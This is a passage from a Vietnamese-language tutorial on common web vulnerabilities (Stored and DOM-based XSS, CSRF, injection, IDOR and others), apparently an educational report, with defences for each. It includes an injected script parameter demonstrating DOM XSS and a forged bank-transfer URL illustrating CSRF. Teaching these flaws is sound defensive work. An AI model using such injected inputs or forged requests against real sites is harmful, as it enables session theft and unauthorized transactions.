  + Đầu tiên hacker thông qua các điểm đầu vào (form, input, textarea...), do server không kiểm tra đầu vào mà đã chèn dữ liệu chứa các đoạn mã nguy hiểm vào cơ sỡ dữ liệu.



* + Tiếp theo, Khi người dùng truy cập vào ứng dụng web và thực hiện các thao tác liên quan đến dữ liệu được lưu này, đoạn mã của hacker sẽ được thực thi trên trình duyệt người dùng.



* Đến đây hacker coi như đã đạt được mục đích của mình. Vì lí do này mà kỹ thuật Stored XSS còn được gọi là second-order XSS.
* Kịch bản khai thác được mô tả như hình sau:




* Reflected XSS và Stored XSS có 2 sự khác biệt lớn trong quá trình tấn công.
  + Thứ nhất, để khai thác Reflected XSS, hacker phải lừa được nạn nhân truy cập vào URL của mình. Còn Stored XSS không cần phải thực hiện việc này, sau khi chèn được mã nguy hiểm vào CSDL của ứng dụng, hacker chỉ việc ngồi chờ nạn nhân tự động truy cập vào. Với nạn nhân, việc này là hoàn toàn bình thường vì họ không hề hay biết dữ liệu mình truy cập đã bị nhiễm độc.
  + Thứ 2, mục tiêu của hacker sẽ dễ dàng đạt được hơn nếu tại thời điểm tấn công nạn nhân vẫn trong phiên làm việc(session) của ứng dụng web. Với Reflected XSS, hacker có thể thuyết phục hay lừa nạn nhân đăng nhập rồi truy cập đến URL mà hắn ta cung cấp để thực thi mã độc. Nhưng Stored XSS thì khác, vì mã độc đã được lưu trong CSDL Web nên bất cứ khi nào người dùng truy cập các chức năng liên quan thì mã độc sẽ được thực thi, và nhiều khả năng là những chức năng này yêu cầu phải xác thực(đăng nhập) trước nên hiển nhiên trong thời gian này người dùng vẫn đang trong phiên làm việc.
* Từ những điều này có thể thấy Stored XSS nguy hiểm hơn Reflected XSS rất nhiều, đối tượng bị ảnh hưởng có thế là tất cả nhưng người sử dụng ứng dụng web đó. Và nếu nạn nhân có vai trò quản trị thì còn có nguy cơ bị chiếm quyền điều khiển web.

#### 3. Client XSS (DOM Based XSS)


* Kiểu khai thác XSS khác đi ngược lại với đặc điểm này, mã độc được thực thi ngay khi xử lý phía client mà không thông qua server, được biết đến với cái tên Client XSS, DOM Based XSS hay XSS loại 0.
* Gần đây, khi JavaScript dần được sử dụng nhiều hơn, các lỗi Client XSS cũng bị lợi dụng nhiều hơn. Do JavaScript được sử dụng để xử lý DOM, mã độc được chèn thẳng vào trong JavaScript.
* DOM viết tắt của Document Object Model là 1 dạng chuẩn của W3C (http://www.w3.org/DOM/) đưa ra nhằm để truy xuất và thao tác dữ liệu của tài liệu có cấu trúc như HTML, XML. Mô hình này thể hiện tài liệu dưới dạng cấu trúc cây phân cấp. Tất cả các thành phần trong HTML, XML đều được xem như một node.
* DOM Based XSS là kỹ thuật khai thác XSS dựa trên việc thay đổi cấu trúc DOM của tài liệu, cụ thể là HTML.
* Một website có URL đến trang đăng ký như sau:

banghang.com/register.php?message=Please fill in the form

* Khi truy cập đến thì chúng ta thấy một from đăng ký rất bình thường




* Có thể dễ dàng đoán rằng parameter (tham số) message truyền vào trên url sẽ hiển thị thông báo trên form, xem kỹ source code của đoạn thông báo này sẽ thấy:




* Đoạn JavaScript trên có nhiệm vụ lấy giá trị từ tham số message và in ra. Từ việc kiểm tra đầu vào lỏng lẻo này, hoàn toàn có thể lừa người dùng truy cập các URL nguy hiểm.
* Nếu có một hacker truy cập vào website và thay vì truyền tham số là
* message=Please fill in the form
* thì hacker sẽ truyền tham số là

message=GenderMaleFemale function show(){alert();}


* Lúc đó, form đăng ký sẽ hiện như sau



* Người dùng sẽ chẳng chút nghi ngờ với một form “bình thường” như thế này, và khi lựa chọn giới tính, Script sẽ được thực thi



* Tham số GenderMaleFemale function show(){alert();} sẽ tạo ra một thẻ select và mỗi khi giá trị thẻ select này thay đổi sẽ thực thị hàm show(), hàm show() ở đây chỉ đơn thuần bật ra popup để chứng tỏ script đã được thực thi. Tuy nhiên trong thực tế, hacker thường sẽ sử dụng hàm show() này để thực thi script truyền giá trị cookie người dùng về một server định trước.
* Ví dụ này cho chúng ta 2 kết luật quan trọng. Thứ nhất mã độc đã được thực thi ngay khi click vào giá trị trong thẻ select, tức là được thực thi ngay ở phía client mà không cần thông qua respond của server. Thứ 2, cấu trúc HTML đã bị thay đổi với script truyền vào. Và cũng có thể thấy kịch bản khai thác thực tế, DOM Based có phần giống với Reflected hơn là Stored XSS khi phải lừa người dùng truy cập vào một URL đã nhúng mã độc.
* Hình sau mô tả từng bước thực hiện kỹ thuật tấn công DOM Based XSS



### 2.2.3. Cách khắc phục

#### 1. Encoding

* Vì XSS là một dạng tấn công hay gặp, dễ gây hậu quả cao nên hầu như các Web Framework nổi tiếng (Spring, Django, ASP.NET MVC) đều tích hợp sẵn cách phòng chống. Dù bạn là dân ngoại đạo, không biết gì về XSS, chỉ cần sử dụng framework bản mới nhất là đã đề phòng được kha khá lỗi rồi.
* Không được tin tưởng bất kì thứ gì người dùng nhập vào!! Hãy sử dụng hàm encode có sẵn trong ngôn ngữ/framework để chuyển các kí tự < > thành &lt; %gt;.

#### 2. Validation/Sanitize (Kiểm tra dữ liệu đầu vào)

* Một cách chống XSS khác là validation: loại bỏ hoàn toàn các kí tự khả nghi trong input của người dùng, hoặc thông báo lỗi nếu trong input có các kí tự này.
* Không chỉ kiểm tra dữ liệu nhập vào bằng javascript ở phía client mà còn cần phải kiểm tra dữ liệu vào ở phía server vì code trên client có thể bị chỉnh sửa và submit data không được validate.
* Ngoài ra, nếu muốn cho phép người dùng nhập vào HTML, hãy sử dụng các thư viện sanitize. Các thư viện này sẽ lọc các thẻ HTML, CSS, JS nguy hiểm để chống XSS. Người dùng vẫn có thể sử dụng các thẻ <p>, <span>, <ul> để trình bày văn bản.

#### 3. CSP (Content Security Policy)

* Hiện tại, ta có thể dùng chuẩn CSP để chống XSS. Với CSP, trình duyệt chỉ chạy JavaScript từ những domain được chỉ định. Giả sử banhang.com có sử dụng CSP, chỉ chạy JavaScript có nguồn gốc banhang.com. Khi đó đoạn scipt lưu ở host khác sẽ không chạy được.
* Để sử dụng CSP, server chỉ cần thêm header Content-Security-Policy vào mỗi response. Nội dung header chứa những domain mà ta tin tưởng.

screen-shot-2016-10-01-at-10-24-35-pm

#### 4. HTTP Only Cookies

* Để tăng cường bảo mật thông tin lưu trữ trong cookie, HTTP Only ra đời.
* Mục đích của thuộc tính HTTP Only là bảo về cookie khỏi việc truy cập trái phép từ browser (client). Chỉ lưu và gửi kèm cookie phản hồi từ client tới server. Việc hạn chế sự can thiệp từ trình duyệt giúp hạn chế rủi ro từ các cuộc tấn công đánh cắp cookie do XSS gây ra.

## 3. Cross Site Request Forgery (CSRF)

### 3.1. Tổng quan


* Chắc hẳn khi lập trình web các bạn sẽ gặp từ khoá CSRF khá là nhiều nhưng chưa hiểu rõ về lỗ hổng bảo mật này. CSRF ( Cross Site Request Forgery) là kĩ thuật tấn công bằng cách sử dụng quyền chứng thực của người sử dụng đối với 1 website khác. Các ứng dụng web hoạt động theo cơ chế nhận các câu lệnh HTTP từ người sử dụng, sau đó thực thi các câu lệnh này.
* Hacker sử dụng phương pháp CSRF để lừa trình duyệt của người dùng gửi đi các câu lệnh http đến các ứng dụng web. Trong trường hợp phiên làm việc của người dùng chưa hết hiệu lực thì các câu lệnh trên sẽ dc thực hiện với quyền chứng thực của người sử dụng.

### 3.2. Ví dụ

* Kẻ tấn công là Alice chọn mục tiêu là chiếc ví của Todd bằng cách chuyển một phần tiền của Todd cho cô ta. Ngân hàng của Todd đã gặp phải lỗ hổng CSRF. Để gửi tiền, Todd phải truy cập vào URL sau:

http://example.com/app/transferFunds?amount=1500&destinationAccount=4673243243

* Sau khi URL này được mở ra, một trang thành công được trình bày cho Todd, và việc chuyển đổi đã hoàn tất. Alice cũng biết rằng Todd thường ghé thăm một trang web dưới quyền kiểm soát của cô tại [blog.aliceisawesome.com](http://blog.aliceisawesome.com/), nơi cô đặt đoạn mã sau đây:



* Khi truy cập trang web của Alice, trình duyệt của Todd nghĩ rằng Alice liên kết đến một hình ảnh và tự động đưa ra yêu cầu HTTP GET để lấy “hình ảnh”, nhưng điều này thực sự hướng dẫn ngân hàng của Todd chuyển $ 1500 đến Alice.

### 3.3. Cách ngăn chặn

Lưu trữ một mã thông báo bí mật trong một trường mẫu ẩn mà không thể truy cập được từ trang web của bên thứ ba. Tất nhiên bạn phải xác minh trường ẩn này. Một số trang web yêu cầu mật khẩu của bạn cũng như khi sửa đổi các cài đặt nhạy cảm (ví dụ như email nhắc nhở mật khẩu của bạn).

## 4. Injection flaws (Lỗi nhúng mã)

### 4.1. Tổng quan

Injection flaws là một lớp bảo mật dễ bị tổn thương cho phép người dùng “phá vỡ” ngữ cảnh ứng dụng web. Nếu ứng dụng web của bạn nhận đầu vào của người dùng và chèn người dùng nhập vào cơ sở dữ liệu phía sau, lệnh shell hoặc call hệ điều hành, ứng dụng của bạn có thể dễ bị tấn công. Lỗ hổng Injection là kết quả của sự thiếu sót trong việc lọc các đầu vào không đáng tin cậy. Kẻ tấn công có thể chèn các đoạn mã độc dẫn đến lộ dữ liệu và chiếm quyền kiểm soát trình duyệt của khách hàng.

### 4.2. Cách ngăn chặn

Chống lại lỗ hổng này là vấn đề bạn đã lọc đầu vào đúng cách chưa hay việc bạn cân nhắc liệu một đầu vào có thể được tin cậy hay không. Về căn bản, tất cả các đầu vào đều cần được lọc trừ trường hợp đầu vào đó chắc chắn đáng tin cậy.

## 5. Broken authentication

### 5.1. Tổng quan

Nhóm lỗ hỏng này gồm nhiều khuyết điểm khác nhau trong cơ chế đăng nhập của ứng dụng có thể cho phép “kẻ phá hoại” đoán biết những mật khẩu kém, thực hiện tấn công brute-force hoặc vượt qua phần đăng nhập.

### 5.2. Cách ngăn chặn

Sử dụng framework đáng tin cậy vì các framework sẽ hỗ trợ các bộ mã để ngăn chặn lỗ hổng này.

## 6. Insecure Direct Object References – Giấu đầu lòi đuôi

### 6.1. Tổng quan

* Lỗi này “lạ” ở chỗ nó nằm trong top 4 OWASP nhưng lại có rất ít tài liệu về nó. Nó cũng không nổi tiếng như XSS hay CSRF hay SQL Injection (Dù rank OWASP của nó cao hơn XSS hay CSRF nhiều).
* Lỗ hổng này xảy ra khi chương trình cho phép người dùng truy cập tài nguyên (dữ liệu, file, thư mục, database) một cách bất hợp pháp, thông qua dữ liệu do người dùng cung cấp.
* Nguyên nhân chính gây ra lỗ hổng này là sự bất cẩn của developer hoặc sysadmin.

### 6.2. Cách ngăn chặn

* Kiểm tra chặt chẽ quyền truy cập của user
* Tránh để lộ key của đối tượng – Trong các trường hợp đã nêu, id của đối tượng là số int, do đó hacker có thể đoán ra id của các đối tượng khác. Nhằm phòng tránh việt này, ta có thể mã hoá id, dùng GUID để làm id. Hacker không thể nào dò ra ID của đối tượng khác được.
* Bảo vệ dữ liệu “nhảy cảm” – Với những dữ liệu “nhạy cảm” như source code, config, database key, cần hạn chế truy cập.

## 7. Missing Function Level Access Control (Sai sót trong hạn chế truy cập)

### 7.1. Tổng quan

* Đây chỉ là sai sót trong vấn đề ủy quyền. Nó có nghĩa là khi một hàm được gọi trên máy chủ, quá trình ủy quyền thích hợp đã không được thực hiện. Các nhà phát triển dựa vào thực tế là phía máy chủ tạo ra giao diện người dùng và họ nghĩ rằng khách hàng không thể truy cập các chức năng nếu không được cung cấp bởi máy chủ.
* Tuy nhiên, kẻ tấn công luôn có thể yêu cầu các chức năng “ẩn” và sẽ không bị cản trở bởi việc giao diện người dùng không cho phép thực hiện các chức năng này. Hãy tưởng tượng trong giao diện người dùng chỉ có bảng điều khiển /admin và nút nếu người dùng thực sự là quản trị viên. Không có gì ngăn cản kẻ tấn công phát hiện ra những tính năng này và lạm dụng nó nếu không ủy quyền.

### 7.2. Cách ngăn chặn

Ở phía máy chủ, phải luôn được phân quyền một cách triệt để từ khâu thiết kế.

## 8. Security Misconfiguration (Sai sót cấu hình an ninh)

### 8.1. Tổng quan

Do cấu hình an ninh lỏng lẻo tại các tầng kiến trúc của web như nền tảng, framework, máy chủ, cơ sở dữ liệu và mã tùy chỉnh nên tin tặc có thể khai thác tấn công và có quyền truy cập dữ liệu. Vì thế, tất cả các tầng kiến trúc của web phải được cập nhật thường xuyên.

### 8.2. Cách ngăn chặn

Có một quá trình “xây dựng và triển khai” tốt (tốt nhất là tự động), có thể triển khai chạy thử nghiệm. Giải pháp để tạo cấu hình an toàn là các móc nối sau cam kết, để ngăn không cho mã chứa mật khẩu mặc định và/hoặc các công cụ phát triển được tích hợp sẵn.

## 9. Sensitive data exposure (Rò rỉ dữ liệu nhạy cảm)

### 9.1. Tổng quan

* “Những kẻ tấn công có thể ngửi hoặc sửa đổi dữ liệu nhạy cảm nếu không được ứng dụng xử lý an toàn. Một vài ví dụ bao gồm sử dụng nếu các khóa mã hóa yếu, sử dụng TLS yếu. ”
* Mục đích là để xác định các bit dữ liệu nhạy cảm và khai thác chúng.

### 9.2. Cách ngăn chặn

* Mã hóa tất cả dữ liệu khi chuyển tiếp và ở chế độ nghỉ.
* Sử dụng các giao thức và thuật toán an toàn.
* Tắt bộ nhớ đệm của các phản hồi với dữ liệu nhạy cảm. Tin tặc có thể nhận được các bản sao được lưu trong bộ nhớ cache và lấy cắp thông tin từ chúng.

# Tài liệu tham khảo

* Viblo, Khái niệm cơ bản về web

Online: <https://viblo.asia/p/khai-niem-co-ban-ve-web-07LKX2AelV4>

* VuiHocWeb, Những cách thức hack Website phổ biến

Online: <https://vuihocweb.com/bao-mat-website/cach-thuc-hack-website-pho-bien>

* WhiteHat, Web8: Các kiểu khai thác XSS – Phần 1: Reflected XSS

Online: <https://whitehat.vn/threads/web8-cac-kieu-khai-thac-xss-%E2%80%93-phan-1-reflected-xss.1494/>

* WhiteHat, Các kiểu khai thác XSS – Phần 2: Stored XSS

Online: <https://whitehat.vn/threads/web9-cac-kieu-khai-thac-xss-%E2%80%93-phan-2-stored-xss.1612/>

* WhiteHat, Web10: Các kiểu khai thác XSS – Phần 3: Dom Based XSS

Online: <https://whitehat.vn/threads/web10-cac-kieu-khai-thac-xss-%E2%80%93-phan-3-dom-based-xss.1675/>

* Tôi đi code dạo (toidicodedao.com), Series Bảo Mật Nhập Môn – Lỗ hổng bảo mật XSS nguy hiểm đến mức nào?

Online : <https://toidicodedao.com/2016/10/18/lo-hong-bao-mat-xss/>

* Greycampus, OWASP- Top 10 Vulnerabilities in web applications

Online: <https://www.greycampus.com/blog/information-security/owasp-top-vulnerabilities-in-web-applications>

* KieBlog, HttpOnly Flag và Secure Flag là gì?

Online: <https://kieblog.vn/httponly-flag-va-secure-flag-la-gi/>